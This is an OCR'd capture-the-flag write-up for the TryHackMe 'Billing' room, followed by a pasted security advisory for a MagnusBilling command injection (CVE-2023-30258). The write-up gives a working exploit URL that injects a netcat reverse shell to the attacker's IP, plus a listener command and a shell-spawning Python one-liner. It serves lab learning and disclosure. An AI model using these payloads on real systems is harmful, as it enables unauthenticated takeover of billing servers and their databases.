
Try Hack Me/Billing

Write-up / **THM / Billing**

by:

> Start the Virtual Machine

> Run an **nmap** scan to the VM machine





> From the nmap scan: nmap -sS -sC -sV IP_THM_VM_machine

> Ports 22, 80, and 3306 are open

> VM machine is a Debian Linux

> Connect to port 80 using a web browser





nc -c sh 10.10.209.29 9001

10.10.233.21/mbilling/lib/icepay/icepay.php?democ=/dev/null; nc -c sh 10.10.209.29 9001

listen with nc

nc -lnvp 9001

```
python -c 'import os; os.system("/bin/sh")'
```

https://www.linkedin.com/pulse/linux-privesc-fail2ban-exploit-ahnaf-abrar-hasin/

https://eldstal.se/advisories/230327-magnusbilling.html

../ advisories/

Security advisory

A command injection vulnerability exists in magnusbilling versions 6 and 7. The vulnerability allows an unauthenticated user to execute arbitrary OS commands on the host, with the privileges of the web server.

Affected products

magnusbilling 7 up to and including commit 7af21ed620

magnusbilling 6 (all versions)

Steps to reproduce

The following proof of concept uses a harmless `sleep 30` command as a payload.

1. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%2030;ls%20a`
2. Observe that the page takes 30 seconds to load
3. Visit `/mbilling/lib/icepay/icepay.php?democ=/dev/null;sleep%203;ls%20a`
4. Observe that the page takes only 3 seconds to load

Cause

A piece of demonstration code is present in `lib/icepay/icepay.php`, with a call to `exec()` at line 753. The parameter to `exec()` includes the GET parameter `democ`, which is controlled by the user.

Impact

An unauthenticated user is able to execute arbitrary OS commands. The commands run with the privileges of the web server process, typically `www-data`. At a minimum, this allows an attacker to compromise the billing system and its database.

Proposed Mitigation

Remove the demo code from `icepay.php`.

History

- 2023-06-26: CVE-2023-30258 assigned
- 2023-03-28: Initial report removed by maintainer
- 2023-03-27: Vulnerability fixed
- 2023-03-27: Vulnerability reported

Revision #5
Created 12 March 2025 06:00:49 by Admin
Updated 25 March 2025 02:27:38 by Admin